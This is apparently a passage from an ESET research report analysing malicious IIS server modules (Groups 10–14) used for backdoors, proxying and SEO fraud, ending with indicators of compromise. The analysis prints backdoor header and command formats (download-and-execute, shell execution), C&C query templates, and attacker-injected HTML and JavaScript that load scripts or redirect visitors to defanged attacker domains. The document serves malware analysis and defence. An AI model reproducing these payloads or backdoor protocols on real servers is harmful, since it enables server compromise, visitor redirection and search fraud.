.text:743E4D0B push    RQ_BEGIN_REQUEST
.text:743E4D0D mov     eax, [esi]
.text:743E4D0F call    [eax+IHttpContext2Vtbl.DisableNotifications]
.text:743E4D12 push    esi
.text:743E4D13 call    onBeginRequestHandler
.text:743E4D18 movzx   eax, al
.text:743E4D1B add     esp, 4
.text:743E4D1E neg     eax
.text:743E4D20 sbb     eax, eax
.text:743E4D22 and     eax, 2
.text:743E4D25 pop     esi
.text:743E4D26 pop     ebp
.text:743E4D27 retn    8
.text:743E4D27 OnBeginRequest endp
.text:743E4D27
```

Figure 30 // Disabling notifications for the BeginRequest event

Proxy functionality

For incoming HTTP requests whose URL matches the `^/<path>` regular expression (e.g. `^/(app|hot|alp|svf|fkj|mry|poc|doc|20)`), the malicious IIS module contacts the C&C server where it relays the URI, HTTP headers and client IP address from the original request, and replaces the HTTP response with the data obtained from the server.

For C&C communication, the malware uses WinHTTP API, with option set to `WINHTTP_OPTION_REDIRECT_POLICY_NEVER`.

OnSendResponse handler

The `OnSendResponse` handler implemented by this malware is only triggered for requests coming from selected search engine crawlers (as pre-processed by the `OnBeginRequest` handler).

In these cases, the malicious IIS module obtains data from its C&C server (using a URL from its configuration) and injects this data into the HTTP response for the request.

IoCs

SHA-1

Variant A

```
279D841539212D4F159404417404827EBC17B8D7
44933C61C82B9FB7C2A17B32C010C5B044B638F3
4E8B84412101112E73F846545A412127AA5DCEB8
52FDE6863D8C3E79913B29EFA656C3B32FE2CF45
5B205F3C19CAA177C0D32EBCCCAA3D3202764132
62C47260DC013DDF625F0016736576BDF4E3B212
64DF8B5AD43A0C4D81DFF075898E492FBAF1CD9E
7DA9FBD4BAB842DADB943790E69B0C15E74EC614
93C40123D11EFC0C75F9C8E515EA49B4D047D8C1
A3E64F4D0898B77E5AE931029BCD330F2694643E
A41F73A3A28E46ADBD6753F9B0A005E8A4FA55FD
A42893843059ED9922FDAFFF0A02DF4F39519930
B8051F1B51EC093BA56B1F70C8AE63EB6A9644C1
BD98ABC510AC3DF66E21C3CDCEE7BDFC1A326AC5
FABCEFF3B03D3DA0B338E2EC0F7D47E83E86F720
```

Variant B

```
3A3DF03DA61F86CEFEB7A1546421346CE2608DE1
7080CC770A99FF57FD899E367B7F2A430FC55CD1
8A25CBCF5B7DEBCA8A9E55D233E816EA6FBE8A0F
B626B9A712FCF957438DBED889575D3F9E1B33C8
DD9F72DE1070903359ACEA98884A953B23CB7354
```

Variant C

```
72FB52C21EDC50D79DDDAAAE6EE473713CE4F82D
```

Filenames and paths

```
autehbas.dll
autohbas.dll
dirshow.dll
httpevt.dll
```

```
mscorevt.dll
sortkey.dll
webdac.dll
windows.dll
```

Network indicators (C&C servers)

```
http://20.3323sf[.]com
http://20.3323sf[.]com/zz.php
http://bj.whtjz[.]com
http://bj.whtjz[.]com/zz1.php
http://bj2.wzrpx[.]com
http://bj2.wzrpx[.]com/zz1.php
http://cs.whtjz[.]com
http://cs.whtjz[.]com/zz.php
http://df.e652[.]com
http://df.e652[.]com/zz1.php
http://dfcp.yyphw[.]com
http://dfcp.yyphw[.]com/zz1.php
http://es.csdsx[.]com
http://es.csdsx[.]com/zz.php
http://hz.wzrpx[.]com/pq.php
http://hz.wzrpx[.]com/zk.php
http://id.3323sf[.]com/wh1.php
http://id.3323sf[.]com/zid.php
http://qp.008php[.]com
http://qp.008php[.]com/zz.php
http://qp.nmnsw[.]com
http://qp.nmnsw[.]com/zz1.php
http://sc.300bt[.]com
http://sc.300bt[.]com/zz.php
http://sc.wzrpx[.]com
http://sc.wzrpx[.]com/zz1.php
http://sf2223[.]com/xin.html
http://sx.cmdxb[.]com
http://sx.cmdxb[.]com/zz1.php
http://sz.ycfhx[.]com
http://sz.ycfhx[.]com/zz1.php
http://xpq.0660sf[.]com
http://xpq.0660sf[.]com/zy.php
http://xsc.b1174[.]com
http://xsc.b1174[.]com/zz1.php
```

Group 10

Group 10 is IIS malware designed to manipulate HTTP responses that the compromised IIS server serves to search engine crawlers. Using a technique called *keyword stuffing*, the malware attempts to make a particular WeChat group appear more popular, and rank higher when searching for a group of this type.

We obtained this sample from VirusTotal where it was uploaded in July 2020, but we don't have any information about its targets from our telemetry, nor was it possible to perform an internet-wide scan to identify potential victims.

ESET detection names

Win32/BadIIS.A

Implemented handlers

`CHttpModule::OnMapPath`
`CHttpModule::OnPreExecuteRequestHandler`
`CHttpModule::OnSendResponse`

Features

Feature	Comment
SEO fraud	Modifies responses to HTTP requests from selected search engine web crawlers to serve: • An HTML response with *meta keywords* and *meta description* tags stuffed with keywords referring to a particular WeChat racing group • A malicious JavaScript file with unknown content, potentially redirect code that would force the search engine to follow the redirect and index the content of the attacker's choice

SEO fraud mode

This malicious module only handles requests from selected Chinese search engine crawlers, ignoring all other requests (such as legitimate visitors of the compromised website). Following are the parameters of handled requests:

- `Content-Type` header is set to `text/html`
- The relative URL of the request contains one of the following substrings:
  - `index`, `default`, `Default`
- `User-Agent` header contains one of the following substrings:
  - `360Spider`, `baidu.com`, `Baiduspider`, `sm.cn`, `Sogou web spider`, `sogou.com`, `soso.com`, `Sosospider`, `uc.cn`, `YisouSpider`

For these requests, the malicious module modifies the HTTP response set by the IIS server. It first iterates through the existing entity chunks of the response and matches them against regular expressions to identify specific HTML elements:

```
<title>(.*?)title(.*?)>
<meta(.*?)name(.*?)=(.*?)keywords(.*?)>
<meta(.*?)name(.*?)=(.*?)description(.*?)>
```

Finally, it replaces these elements with a hardcoded version:

```
<title> &#24494;&#20449;&#32676;&#45;&#36187;&#36710;&#80;&#75;&#49;&#48;&#32676;&#12304;&#36827;&#32676;&#24494;&#20449;&#102;&#117;&#110;&#53;&#55;&#54;&#52;&#52;&#12305;&#95;&#24184;&#36816;&#39134;&#33351;&#95;&#24184;&#36816;&#50;&#56;&#32676;</title>

<meta name = "keywords" content = "&#21271;&#20140;&#36187;&#36710;&#24494;&#20449;&#32676;&#44;&#21271;&#20140;&#24494;&#20449;&#36187;&#36710;&#32676;&#44;&#21271;&#20140;&#36187;&#36710;&#24494;&#20449;&#32676;&#44;&#80;&#75;&#49;&#48;&#32676;&#44;&#21271;&#20140;&#36187;&#36710;&#112;&#107;&#49;&#48;&#24494;&#20449;&#32676;&#44;&#80;&#75;&#49;&#48;&#24494;&#20449;&#32676;&#44;&#36187;&#36710;&#24494;&#20449;&#32676;&#44;&#21271;&#20140;&#36187;&#36710;&#32676;&#44;" />

<meta name = "description" content = "&#21271;&#20140;&#36187;&#36710;&#24494;&#20449;&#32676;&#44;&#21271;&#20140;&#24494;&#20449;&#36187;&#36710;&#32676;&#12304;&#36827;&#32676;&#24494;&#20449;&#21495;&#102;&#117;&#11;&#53;&#55;&#54;&#52;&#52;&#12305;&#21271;&#20140;&#24494;&#20449;&#36187;&#36710;&#32676;&#44;&#21271;&#20140;&#24494;&#20449;&#36187;&#36710;&#32676;&#44;&#20960;&#30334;&#20154;&#2449;&#35465;&#22823;&#32676;&#44;&#36180;&#29575;&#39640;&#44;&#19979;&#20998;&#24555;&#44;&#31119;&#21033;&#22810;&#44;&#27599;&#22825;&#37117;&#26377;&#24320;&#26426;&#31119;&#21033;&#9619;&#9619;&#9619;&#9619;&#9619;&#9619;&#9619;&#9619;&#9619;&#9619;&#9619;&#9619;&#9619;&#9619;&#9619;&#9619;&#27426;&#36814;&#22823;&#23478;&#21152;&#20837;&#21271;&#20140;&#24494;&#20449;&#36187;&#36710;&#32676;&#30456;&#20114;&#20132;&#27969;&#12290;" />

<script src="https://js.breakavs[.]com/93/jc.js"></script>
```

The keywords correspond to Chinese Unicode strings, for example 北京赛车微信群,北京微信赛车群,北京赛车微信群,PK10群,北京8d5b车pk10微信群 that loosely translate to "Beijing Racing WeChat Group, Beijing WeChat Racing Group, Beijing Racing WeChat Group, PK10 Group, Beijing 8d5b Car Pk10 WeChat Group".

We were not able to obtain the malicious JavaScript, so we don't know its purpose, but it could be used to serve additional content to the search engine crawler, configurable on the fly, or could redirect the crawler to a website of the attacker's choice.

IoCs

SHA-1

`2ED260A0EA017D0322C494E9EBFB0E1C07A6A0F2`

Filenames and paths

`FilterSecurity.dll`

Network indicators (C&C server)

`https://js.breakavs[.]com/93/jc.js`

Group 11

Group 11 is complex IIS malware, supporting a range of functionality such as manipulating HTTP responses served to search engine crawlers and to legitimate users, serving as a proxy for another malware's C&C communication, and supporting backdoor commands to allow the attacker to control the compromised server.

The first known instance of this malware is from September 2020; we have no information about its targets.

ESET detection names

Win32/BadIIS.H, Win64/BadIIS.E

Implemented handlers

`CHttpModule::OnBeginRequest`

Features

Feature	Comment
Backdoor	Supported backdoor commands: • Uploads a file to the compromised server
Proxy	Relays HTTP requests from other compromised hosts to a C&C server, and redirects the hosts to a URL from the configuration
SEO fraud	Replaces responses to HTTP requests from search engine crawlers with attacker-controlled content
Injector	Replaces responses to HTTP requests from selected visitors with attacker-controlled content

Obtaining configuration

On each execution, the malware starts with obtaining its configuration from the C&C server, via a DNS TXT request for its C&C domain `xinxx.allsoulu[.]com` (using the `DnsQuery_A` API function). This configuration includes two URLs and indicators for which of the incoming HTTP requests should be processed by the malware.

The expected format of the configuration is the following:

`<path1>|<path2>|<userAgent1>|<userAgent2>|<referer>|<flag>|<url1>|<url2>`

Parts `<path1>`, `<path2>`, `<userAgent1>`, `<userAgent2>` and `<referer>` can contain multiple entries, delimited by "!". These fields are used by the malware to handle incoming HTTP requests, as described in later sections.

During our investigation in November 2020, we obtained the configuration TXT record:&

```
articled!newz!productd!app!newq!zqb!docs!map.php|imagez|sogou!
Baiduspider!Sosospider!360Spider!YisouSpider|iPhone|baidu.c!sogou!
so.c!google!sm.c|88|http://143.92.48[.]38/?xhost=|http://allsoulu[.]
com/?tz=|
```

As of the time of writing, the TXT record has changed as shown below; this may suggest that the attackers registered a different domain for this purpose. Note that the backdoor functionality of the malware can still be used, even with the configuration information changed, and so the attackers can still access previously compromised servers.

```
qqq1aqqq|qqqa1qqq|qqqa1qqq|iPhone|qqqqq1aaaqqaqa|88|http://baidu.com|
http://baidu.com|
```

To determine what action will be taken while processing the HTTP request, the module compares values from the configuration against server variables (i.e. HTTP headers and other parts of the request); comparison is performed after converting all alphabetics to lowercase.

C&C communication

Group 11 IIS malware implements an alternative channel for C&C communication. This is different from IIS malware families that only support backdoor functionality – the attackers can already control those backdoors by sending an HTTP request to the compromised IIS server, so there is no need for alternative C&C channels.

For its injector, proxy and SEO fraud modes, this malware uses WinINet Windows API functions to contact the C&C servers specified in its configuration. The HTTP or HTTPS protocol can be used, with option flags set to 0x84008000 or 0x80FF9200 (binary bit flags of `INTERNET_FLAG_*` see *WinINet reference*), respectively.

As shown in Figure 31, the malware relays HTTP requests from legitimate visitors, other compromised hosts or search engine crawlers, respectively, to the C&C server, which responds with data that will be used to modify the HTTP response for these requests.



Figure 31 // Group 11 malware uses information from its C&C server to modify HTTP responses for inbound requests

In all cases, some information from the original HTTP request is embedded in the relayed request, such as the original `User-Agent` header, and the client's IP address, that the malware includes in the `X-Forward-For` header of the C&C request.

Backdoor and proxy mode

This module can be used by the attacker as a backdoor, or as a proxy that turns the compromised IIS server into a part of C&C infrastructure (for other malware).

These modes are activated by special HTTP requests, that have a special `Cmd` header present, and whose URL contains a substring from the configuration (`path1` entry, for example `articled`, `newz` or `productd`).

Backdoor mode is activated if the `Cmd` header is in this format (the password is hardcoded in the sample, encrypted with a simple Caesar cipher):

```
<password>&<filename>&<url>&
```

When the module receives this command, it downloads a file from the specified URL and drops it on the IIS server under the specified name. This allows the attacker to modify the contents of the server.

In other cases, the HTTP request is simply forwarded to the C&C server using the C&C protocol described in the previous section. The following format is used for the C&C query:

```
http://www.allsoulu[.]com/1.php?cmdout=<urlEncodedCmdHeader>
```

These HTTP requests are probably used to relay command outputs between a compromised client and C&C server. As a response to such requests, the malware adds the `Location` HTTP header to the HTTP response, which redirects the client to `<url2><hostHeader>`, with the URL from the configuration.

SEO fraud and injector mode

When the module detects a request from a search engine crawler or a legitimate visitor, it relays information about the request to the C&C server and replaces the HTTP response set by the IIS server to the one obtained from the C&C server.

The following formats can be used for the C&C query:

```
<url1>?xhost=<hostHeader>?&reurl=<originalPath>?<queryString>
<url1><hostHeader>&jump=1
```

For example, a legitimate HTTP request to `example.com/test.php?query` could be relayed to the C&C server as `http://143.92.48[.]38/?xhost=example.com&jump=1` or `http://143.92.48[.]38/?xhost=example.com&reurl=test.php?query.`

Search engine crawler requests are recognized by the `User-Agent` header – according to the configuration (`userAgent1` field), targeted are those with `360Spider`, `Baiduspider`, `sogou`, `Sosospider`, `YisouSpider` substrings. These crawlers are presumably served content to manipulate search engine algorithms.

On the other hand, the content served to legitimate visitors is probably ads, malicious redirects or other malicious/unwanted content. This content is served in cases when the original request URL, `User-Agent` or `Referer` header contains a substring from the configuration (`path1`, `path2`, `userAgent2` fields).

IoCs

SHA-1

```
33F999E9F31648B3115D314EC49B09A005EC992A
A2EF7DE7A217B6F9F0F886B5D4DE4C56D5A6A7BE
```

Filenames and paths

```
HttpCache.dll
httpuser.dll
ispric.dll
```

Network indicators (HTTP headers)

```
Cmd
```

Network indicators (C&C servers)

```
143.92.48[.]38
www.allsoulu[.]com
xinxx.allsoulu[.]com
```

Group 12

Group 12 is complex IIS malware supporting backdoor, proxy SEO fraud and injector modes. Some of its samples are implemented as a trojanized version of `F5XFFHttpModule.dll`, which is a *legitimate IIS module* used to convert the `X-Forwarded-For` HTTP header so it's visible as the client IP address in the IIS logs.

There are differences between Group 12 variants – for example, the B variant is partially packed with UPX. In this section, we cover the most evolved variant (A), but note that some functionalities are not supported by the other variants.

The first known instance of this malware is from March 2020; we have no information about its targets.

ESET detection names

Win32/BadIIS.H, Win32/BadIIS.I, Win64/BadIIS.AA, Win64/BadIIS.H, Win64/BadIIS.J

Implemented handlers

`CHttpModule::OnBeginRequest` (malicious code)
`CHttpModule::OnAcquireRequestState`, `CHttpModule::OnSendResponse` (benign code)

Features

Feature	Comment
Backdoor	Supported backdoor commands: • Collect system information • Upload a file to the compromised server • Execute a file • Execute a shell command
Proxy	Relays HTTP requests from other compromised hosts to a C&C server, and redirects the hosts to a URL from the configuration
SEO fraud	Replaces responses to HTTP requests from search engine crawlers with attacker-controlled content
Injector	Replaces responses to HTTP requests from selected visitors with attacker-controlled content

Backdoor and proxy mode

The backdoor mode can be activated by an HTTP request with the following characteristics:

- `cmd` header must be present
- `3389` header must be in the format `<password>$<command>$<arguments>`

The attacker's password is recorded in the binaries as an MD5 hash, rather than in the clear, and varies depending on the sample DLLs. Supported backdoor commands are listed in Table 11.

Table 11 // Group 12 backdoor commands

Command name	Command arguments	Command description	Return value
`in`	N/A	Collects system information.	OS version, architecture, locale info, PC name, username and physical path of the server.
`cmd`	Command line	Executes the specified command by creating a new process of `%sysdir%\CmD /C`. Stores the command output in a temporary file named with a `gtest_redir` prefix.	Content of the temporary file with command output (the file is then deleted).
`dw`	IP address, filename	Downloads data from the specified host and stores it in the specified filename.w	`download ok !!` or `download error !!`
`msf`	IP address	Downloads data from the specified host and executes it. When finished, it terminates the current process (IIS Worker Process `w3wp.exe`) via the `ExitProcess` API.	

For some samples, this malware also supports proxy functionality – for requests with the `cmd` header present (but not `3389`), the malware relays information about the request to the C&C server and replaces the HTTP response body with the obtained data. The proxy functionality (but not the others) is implemented in the same way as in Group 11 malware, which likely has the same malware developer.

SEO fraud and injector mode

For HTTP requests received from search engine crawlers (based on the `User-Agent` header), or from legitimate users, the malware replaces the HTTP response body with data downloaded from the C&C server.

For C&C communication, it uses WinINet API functions and a hardcoded `User-Agent` string: `Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)`. The downloaded data is always stored in a temporary file, whose name is generated via the `GetTempFileNameA` function with the `gtest_redir` prefix. The following folder is used to store the temporary files:

```
C:\inetpub\temp\IIS Temporary Compressed Files\
```

IoCs

SHA-1

Variant A

```
1E82C6DB2EE1688BF8B182FF93C9BEA8CD84BEC1
7554B6A5244D4BCE83C2ABE762174399CDE1ED05
DCACD46E441C42AA0EACBC99F072F3BA6A91D02B
```

Variant B

```
09BFC4596BAEF62BD2FFA79D5A4D4116B0186DB5
6C531446598E743D315A74B4C1B3C08BE2B70C0C
AFB59D38754ED71B251F89A999ECFB2046D5CB21
FA790BCC0338899ABBF6C573D7FB76086A8CD62D
```

Variant C

```
5A3CC5E97AD448BF3DDDD4ABFD59BC74CD23B583
```

Filenames and paths

```
authcutd.dll
ManagedEngineV4.1_32bit.dll
ManagedEngineV4.1_64bit.dll
mscore.dll
```

Network indicators

HTTP headers combinations

```
3389, Cmd
```

C&C servers

```
http://202.100.206[.]136:443
http://center.g666[.]org:443/
http://ee.allsoulu[.]com
http://m.goudie[.]in:1024
http://m.goudie[.]in:1024/?zz
http://m.goudie[.]in:1024/js.html
http://m.pz8[.]in/
http://tz.allsoulu[.]com
http://www.allsoulu[.]com
http://www.g666[.]org/pic/
http://www.pz9[.]in
http://zz.allsoulu[.]com
```

Group 13

Group 13 is the most versatile SEO fraud malware that we have analyzed. It supports several methods to deceive search engine crawlers, and allows the attackers to update its complex configuration via a backdoor command. We first detected this malware in May 2021 on a couple of IIS servers in China.

ESET detection names

Win32/BadIIS.H

Implemented handlers

`CHttpModule::OnBeginRequest`
`CHttpModule::OnSendResponse`

Features

Feature	Comment
Backdoor	Supported backdoor commands: • Update module configuration • Read module configuration
SEO fraud	Replaces responses to HTTP requests from web crawlers with: • An HTTP redirect • A list of pre-configured backlinks • Attacker-controlled content obtained on the fly

Backdoor mode

Group 13 is designed to serve manipulated content to search engine crawlers, using the configuration data such as a redirect URL, or a list of backlinks. The only purpose of the backdoor mode of this malware is to maintain this configuration data.

The attackers can list the current values of the configuration data by sending an HTTP request with `?DisplayModuleConfig=1` in the request URI. Group 13 will respond to this request with the current values of all configuration fields, as listed in Table 12.

Alternatively, the attackers can update any configuration field by sending an HTTP request with `?ReloadModuleConfig=1` in the request URI. Upon receiving this request, the malware obtains the configuration from the C&C server by sending an HTTP GET request to this URL:

```
http://sb.qrfy[.]net/mconfig/<host>.xml
```

The value `<host>` is taken from the original attacker request, and it is probably used as a victim ID. The libcurl library is used for the network communication.

Table 12 // Configuration fields used by Group 13

Configuration field	Comment
`banip`	List of IP addresses. The malware ignores HTTP requests from these IP addresses.
`redirectreferer`	Binary flag – set if the malware should handle requests with the strings `spider`, `bot` or `baidu.com/` in the `Referer` header.
`onlymobilespider`	Binary flag – set if the malware should only handle crawler requests with the strings `Android` or `AppleWebKit` in the `Referer` header.
`redirect`	If these values are set, the malware will redirect all crawler requests to the configured URL via an HTTP 301 response.
`redirecturl`	
`proxy`	If these values are set, the malware will forward the search engine crawler requests to its C&C server, and replace the HTTP response with the obtained data, instead of redirecting the crawlers to a malicious URL directly.
`proxyurl`	
`proxymode`	
`folderlink`	If these values are set, the malware will add all of them as backlinks to the response for any HTTP request with the strings `spider` or `bot` in the `User-Agent` header.
`folderlinkcount`	
`folderlinkpath`	
`proxyfolder`	
`locallink`	
`locallinkext`	
`locallinkfolder`	
`locallinkcount`	

SEO fraud mode

This malicious IIS module listens for incoming search engine crawler requests and manipulates them according to its configuration. All other inbound HTTP requests are ignored.

If `redirecturl` is configured, the malware will redirect all requests with the strings `spider` or `bot` in the `User-Agent` header to this URL by setting the `Location` header in the HTTP response. The HTTP status is set to 301 (“Moved Permanently”).

If `proxymode` is set, instead of redirecting the crawlers to a malicious URL, the malware will forward the crawler request to its C&C server `proxyurl`, and will replace the HTTP response body with the acquired data. This is applied to all the HTTP requests with `spider`, `bot` or `baidu.com/` in the `Referer` header, or optionally to requests with the strings `Android` or `AppleWebKit` in the `Referer` header. Additionally, the malware can be configured to:

- Only handle those HTTP requests where the IIS server has set the response status to 404
- Ignore requests coming from a configurable list of banned IP addresses

Finally, the malware can have a list of links configured and add these links to the HTTP response body for any search engine crawler requests. These links are added as HTML entities to the existing HTTP response body:

```
<a href='/<link><timestamp1>_<timestamp2>_<randomId>.html'></a>
```

IoCs

SHA-1

```
D0F274EBD2A0636FEF9D9C48A7AC2FAD7B661653
```

Filenames and paths

```
stati.dll
```

Network indicators

Query parameters

```
?DisplayModuleConfig=1
?ReloadModuleConfig=1
```

C&C servers

```
http://sb.qrfy[.]net
```

Group 14

Group 14 is simple IIS malware that serves malicious content to search engine crawlers and legitimate visitors. What sets this malware apart is that it only targets legitimate visitors accessing the website *from mobile devices*.

The malware was first detected in February 2021, on a small number of targets in China.

ESET detection names

Win32/BadIIS.H, Win64/BadIIS.AA

Implemented handlers

`CHttpModule::OnSendResponse`

Features

Feature	Comment
SEO fraud	Replaces responses to HTTP requests from web crawlers with attacker-controlled content.
Injector	Replaces responses to HTTP requests from selected visitors with malicious content.

SEO fraud mode

When the module detects a request from a search engine crawler, it relays information about the request to the C&C server and replaces the HTTP response set by the IIS server to the one obtained from the C&C server.

Search engine crawler requests are recognized when the following two conditions match:

- The request URL contains one of these substrings: `.asp`, `.shtml`, `.html`, `.htm`
- The `User-Agent` header contains one of these substrings: `Baiduspider`, `360Spider`, `Sogou`, `YisouSpider`

For these requests, the malware obtains data from its C&C server via an HTTP GET request to the C&C server `now.asmkpo[.]com:80`, with this HTTP body:

```
agent-self: <originalRequestURL>
agent-file: <originalRequestURL>
agent-ip: <clientIPaddress>
```

One of these URIs is used:

- `/self.php?v=<compromisedDomain>&p=<hostHeader>`
- `/self.php?v=<compromisedDomain>&x=<hostHeader>`
- `/utf.php?key=<compromisedDomain>&p=<hostHeader>`
- `/utf.php?key=<compromisedDomain>&x=<hostHeader>`

Note that these URLs always include another domain, hardcoded in the malicious samples (we have seen a different domain in each of the analyzed samples). We believe these are the domains of the websites hosted on the compromised IIS server, and are used to identify the victims.

The data obtained from the C&C server is then added to the HTTP response for this request. Interestingly, even in the cases the IIS server has previously set the server status to `HTTP_STATUS_NOT_FOUND`, this malware will change it to `HTTP_STATUS_OK` to make sure the attacker-controlled content is processed by the search engine crawlers.

Injector mode

For all HTTP requests with the `Android` or `iPhone` substrings in the `User-Agent` header, the malware replaces the HTTP response with this content, which downloads a configurable list of URLs from `speed.wlaspsd[.]com/vip.js` and replaces the displayed website with a randomly chosen URL from the list:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://
www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html xmlns="http://
www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type"
content="text/html; charset=utf-8" /><title>Loading...</title><script>
var _hmt = _hmt || [];
(function() {
var hm = document.createElement("script");
hm.src =
"https://hm.baidu.com/hm.js?5db3660c69049859e81ba5f4d619f0b1";
var s = document.getElementsByTagName("script")[0];
s.parentNode.insertBefore(hm, s);
})();
</script><script>    function localU(q,c){
setTimeout(function(){location.replace(q);},c);
}</script></head><body><script type="text/javascript"
src="//speed.wlaspsd[.]com/vip.js"></script></body></html>
```

The configurable part of the script downloaded from `speed.wlaspsd[.]com/vip.js is:`

```
var jumpArr =
["https://haha.chunj1m[.]xyz/","https://hehe.qiu6j2[.]xyz/"];var
jumpArr =
["https://haha.chunj1m[.]xyz/","https://hehe.qiu6j2[.]xyz/"];
var jumpRet = jumpArr[Math.floor(Math.random()*jumpArr.length)];
localU(jumpRet,500);
```

IoCs

SHA-1

086A211A069322DF84484E0E4B4B4D8AF3ADE95B
30BE5F13FA182008EBE991C0795AFD3783AAA903
CD1B29BFD41F469D9CB25FA282F26B3B2AB422B9

Filenames and paths

urlresol.dll

Network indicators (C&C servers)

now.asmkpo[.]com:80

speed.wlaspsd[.]com/vip.js

Note the aggregated IoCs for all malware families are also published on our GitHub repository.

ABOUT ESET

For more than 30 years, ESET® has been developing industry-leading IT security software and services to protect businesses, critical infrastructure and consumers worldwide from increasingly sophisticated digital threats. From endpoint and mobile security to endpoint detection and response, as well as encryption and multifactor authentication, ESET's high-performing, easy-to-use solutions unobtrusively protect and monitor 24/7, updating defenses in real time to keep users safe and businesses running without interruption. Evolving threats require an evolving IT security company that enables the safe use of technology. This is backed by ESET's R&D centers worldwide, working in support of our shared future. For more information, visit www.eset.com or follow us on *LinkedIn*, *Facebook* and *Twitter*.

ENJOY SAFER TECHNOLOGY™